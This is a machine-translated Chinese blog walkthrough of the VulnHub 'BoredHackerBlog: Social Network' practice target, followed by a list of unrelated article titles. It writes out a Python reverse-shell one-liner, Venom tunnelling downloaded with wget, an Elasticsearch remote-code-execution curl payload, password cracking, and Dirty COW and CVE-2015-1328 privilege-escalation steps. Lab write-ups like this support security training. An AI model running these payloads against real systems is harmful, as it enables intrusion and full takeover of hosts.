当前位置:网站首页>Vulnhub target: boredhackerblog: social network
Vulnhub target: boredhackerblog: social network
2022-06-24 08:01:00 【lainwith】
Introduce
series :BoredHackerBlog( This series consists of 4 platform )
Release date :2020 year 03 month 29 Japan
difficulty : intermediate
Study :
- The host found
- Port scanning
- Service discovery
- Path crawling
- Code injection
- Shell Script
- Intranet information collection
- Intranet through
- Exploit
- Password cracking
- Local rights
- Attack code modification
Target address :https://www.vulnhub.com/entry/boredhackerblog-social-network,454/
information gathering
The host found
netdiscover The host found
about VulnHub For the target , appear “PCS Systemtechnik GmbH” It's the target .
sudo netdiscover -i eth1 -r 192.168.1.0/24

Host information detection
nmap -p- 192.168.1.21
nmap -p22,5000 -A 192.168.1.21
according to 22 Port know SSH edition , And this is a Ubuntu System .
according to 5000 The port knows that it is based on python One developed web service .
Website detection
Visit website , Through the content on the page, we know that this is a safe anonymous message website .
Try XSS Failure
Threw a few XSS, It's no use finding out , Can't , Then change the directory scanning , See if you can find some valuable pages .
Directory scanning
A new page was found by directory scanning , According to the information on the page , It wants me to type something , Then it calls exec() To run it . We already know the target plane when we scan the front port web Service is based on python Of , Then it is clear ,python Command execution .

python rebound shell
use Baidu Search python rebound shell The order of , There's a little bit of a hole here , Not all commands on the Internet can be used , Some may be as follows :
Took a useless one shell, Input command does not respond

Use Hack-Tools Generate command , There is an error


- Use professional websites :https://forum.ywhack.com/shell.php
even python, There are also many commands , The test found that the first one can be used 
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.10",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);

This is the time , The first thing I found was shell The beginning of my outfit is :/app #, Looking at the files in the current directory, I found Dockerfile, People can't help but suspect that they are actually docker Inside . that , How to confirm this ?
Method 1: If the root exists dockerenv, Then there is a great probability , We are in docker Environment
Method 2: see ip, If ip With the website ip Different , Then there is a great probability , We are in docker Environment
Method 3: If /proc/1/cgroup You can see in the file docker, as well as docker Of hash value . Then we must be docker Environment .
So the next operation , Generally speaking, it is necessary to docker The escape , To get the permission of its real host . But before that , I'd like to order some other fancy things later , See how it works .
Post penetration
docker Network host discovery
Compared with docker The escape , I want to see docker Are there any other machines in your network . Because I can't use other third-party tools for the time being , So we can only use ping Command to realize host discovery . So here's a simple probe , Let's see if there are any other hosts .
for i in $(seq 1 20); do ping -c 1 172.17.0.$i; done

Intranet through
adopt ping command , It is found that there are other hosts in the intranet , If I want to probe the actual situation of the intranet , Including the surviving hosts 、 Which ports are opened respectively , Then you must penetrate the intranet , To realize intranet detection . There are many tools available for intranet penetration , Here I use Venom, You can do it github See the Chinese user guide on the homepage :https://github.com/Dliv3/Venom
A long winded sentence , Download and decompress directly , Tinder is a second kill .
- Determine the number of digits of the target
stay docker Under the shell Input in :uname -a, Knowing that the goal is 64 Bit system .
- Delivery agent tool
Rename tool first , Convenient for later use . I rename it here “a”
And then in kali The use of python To start a web service 
- Target use wget Command to download the agent tool

kali Turn on monitoring , The container system waiting for the target follows kali Establishing a connection

Target running agent tool
./a -rhost 192.168.1.10 -rport 9999

- kali Successful connection
showShow network topology
A Express admin node , Digital representation agent node . The following topology diagram shows ,admin Nodes are connected 1 node
gotoOperate a nodesocksEstablish a connection to a node socks5 agent
Successful implementation socks After the command , Will be in admin The node opens a port locally , As shown in the following figure 1080 Port can be used for socks5 agent 
To configure socks agent
In this paper , Although we set up to a certain node socks5 agent , We also need proxychains4 To mount the agent , To make nmap And other tools can use the agent to attack the target .
To configure proxychains4.conf( Newer versions of kali No more proxychains.conf 了 , In its place proxychains4.conf)
Scan the Intranet
Use... Above ping The command performs intranet host discovery , It was found that 172.17.0.1 Is the surviving host . Reference in vmware In the virtual network ,x.x.x.1 It often represents the host computer , First of all, here 172.17.0.1 To test , See if it has any valuable information .
proxychains4 nmap -Pn -sT 172.17.0.1
proxychains4 nmap -Pn -sT -sV -p22,5000 172.17.0.1
It's a little unexpected , It is also open 22 and 5000 port 

to kali Browser configuration socks5 agent , Look at this. 172.17.0.1 Of 5000 What is the port
Unexpectedly found , I tested before XSS The content appears here , And it also has admin page 

It means ,172.17.0.1 yes 192.168.1.21 The host of , It's just 172.17.0.1 The host is intranet oriented ip.
If this makes you feel incomprehensible , Let's put it another way , You must have come across this situation , You want to drop a file on your physical machine into the virtual machine , however vmware-tools It doesn't work , You can't drag files directly into the virtual machine . So you use it on a physical machine python Or some other tool opens a web service , Then you can download the file in the virtual machine . But what you type in the browser of the virtual machine , It must be x.x.x.1, Because this address is the address where the physical machine can interact with the virtual machine .
Considering that I took shell When , I don't see any valuable information , It is estimated that even if you win 172.17.0.1 So it is with . When the host is discovered ,172.17.0.2 It is also a living host , See if it has any interesting information . Found this ip Running on the Elasticsearch service , Baidu found that this service has been broken out RCE Loophole , Then let's try , See if you can take down this mainframe .
proxychains4 nmap -Pn -sT 172.17.0.2
proxychains4 nmap -Pn -sT -sV -p9200 172.17.0.2

Elasticsearch Exploit
Search the vulnerability Library , found RCE Utilization of documents , I don't know which one works , Let's try the first one first . Look at the code , Found to be python2 Written :cp /usr/share/exploitdb/exploits/linux/remote/36337.py ./
The use method is as follows 
Hit it , Thinly broken , The order cannot be carried out .
Go again without giving up msf I hit it inside , still gg, the second RCE The file is a html, It's hard to make use of it . Very annoying , Restart the virtual machine , reset network , Try again .
Demining
Target recovery snapshot ,kali Switch to a virtualbox virtual machine , no need vmware Inside kali 了 . After restarting the system ,kali Of ip Turn into 192.168.69.91; Target's ip Turn into 192.168.69.112; Take it docker shell yes 172.17.0.3. Failure makes people a little fidgety , After all, a broken station has been going on for almost a day , Here I put fscan Delivered to docker It's in , Let's go over it first .
According to the following scanning results ,3 Of the surviving hosts , Only 172.17.0.2 Of elasticsearch Is the breakthrough 
Re penetrate the intranet (socks5 The agent does not need to be configured ), The scanned unauthorized information is shown in the following figure , It's not what it takes. 
Try it again RCE Script , succeed . This time I still got docker Of root jurisdiction , The difference is that some interesting files are found here .

See these ciphertexts , Find some online decryption websites directly online , adopt https://www.somd5.com/ Query to john The password for is :1337hack
Here we are ,web The infiltration is over , The next step is ssh The target plane is connected .
Supplement error reason
I know the answer in this article :https://www.anquanke.com/post/id/204066#h2-6
The following paragraph is taken from the author's notes :
Finally in the Github Find the reason for the failure , The reason is that there is no data in the service , So we can't go through search To search and execute commands , Find out the problem , Try inserting a random piece of data
proxychains curl -XPOST 'http://172.17.0.2:9200/twitter/user/yren' -d '{ "name" : "Wu" }'
Re execution Payload
proxychains curl -XPOST 'http://172.17.0.2:9200/_search?pretty' -d '{"script_fields": {"payload": {"script": "java.lang.Math.class.forName("java.lang.Runtime").getRuntime().exec("whoami").getText()"}}}'
Successful execution 
SSH Sign in
After testing , Only john You can log in. . When logging in, I noticed that the target version is very old .
Raise the right
Raise the right 1: The right of a dirty cow
When logging into the target plane , Notice that its version is very old . You can try the dirty cow .
- kali download exp, Compile and open web service ( Don't worry about some problems during compilation )
 wget https://www.exploit-db.com/download/40616
 mv 40616 cowroot.c
 gcc cowroot.c -o cowroot -pthread
 python3 -m http.server 80


- Target download and run exp
wget http://192.168.69.91/cowroot
chmod +x cowroot
./cowroot

After the meeting , The target crashed , This is a bit unexpected 
Raise the right 2: Attack code modification
Take a snapshot of the target plane , Continue to make .
Search using code :searchsploit linux 3.13
I found a lot of utilization code , And these use code , Almost all the code for kernel authorization is C Written language , After testing , There is no... On the target plane gcc To compile and utilize code , Can only be kali After compiling here, it will be delivered to the target plane .
Because these codes have not been used , I don't know how to play , So read the source code first .
First ,exp Its use is introduced 
Looking down , Some problems were found . Although I don't know C Language , But it is obvious that 143 Line of code attempts to call... With a command gcc, Go ahead /tmp/ofs-lib.c Translate it into /tmp/ofs-lib.so. therefore , I should be ready to compile exp and ofs-lib.so So that the target plane can really run exp.
- Delete the code in the red box above , Then save .
- After searching , Find out kali There are ofs-lib.so
- compile exp( Errors can be ignored ), Then open web The service is delivered to the target plane
locate ofs-lib.so
cp /usr/share/metasploit-framework/data/exploits/CVE-2015-1328/ofs-lib.so ./
gcc -o exp 37292.c
python3 -m http.server 80

Download the target exp and ofs-lib.so, To ensure a successful attack , Here, move the downloaded file to tmp Under the table of contents ( Because in the deleted code , It was meant to ofs-lib.so Generated in tmp Under the table of contents ), Finally, the right was successfully raised .
边栏推荐
- Keep one decimal place and two decimal places
- Tuple remarks
- Chapter 2 line graph of canvas
- Part 1: building OpenGL environment
- 报错“Computation failed in `stat_summary_hex()`”
- Do you still have the opportunity to become a machine learning engineer without professional background?
- Any remarks
- Standing at the center of the storm: how to change the engine of Tencent
- 关于h5页面苹果手机使用fixed定位tabbar最底部时遮挡内容问题
- Moonwell Artemis现已上线Moonbeam Network
猜你喜欢

Oracle advanced SQL qualified query

Free ICP domain name filing interface
GraphMAE----論文快速閱讀

Examples of corpus data processing cases (reading multiple text files, reading multiple files specified under a folder, decoding errors, reading multiple subfolder text, batch renaming of multiple fil

第 3 篇:绘制三角形

How to cancel the display of the return button at the uniapp uni app H5 end the autobackbutton does not take effect

火线,零线,地线,你知道这三根线的作用是什么吗?

What kind of experience is it when the Institute earns 20000 yuan a month!

Basics of reptile B1 - scrapy (learning notes of station B)

Baidu map, coordinate inversion, picking coordinate position
随机推荐
开放合作,共赢未来 | 福昕鲲鹏加入金兰组织
位运算
基于Distiller的模型压缩工具简介
5-if语句(选择结构)
Jenkins is too old try it? Cloud native ci/cd Tekton
Free ICP domain name filing interface
Cloud development who is the source code of undercover applet
鸿蒙os开发三
Part 1: building OpenGL environment
Open cooperation and win-win future | Fuxin Kunpeng joins Jinlan organization
线程的支持
Thread support
使用 kubeconfig 文件组织集群访问
模型效果优化,试一下多种交叉验证的方法(系统实操)
Error:Kotlin: Module was compiled with an incompatible version of Kotlin. The binary version of its
The monthly salary of two years after graduation is 36K. It's not difficult to say
How does dating software cut your leeks
Error "computing failed in `stat\u summary\u hex() `"
Graphmae ---- quick reading of papers
Experience of Shenzhou computer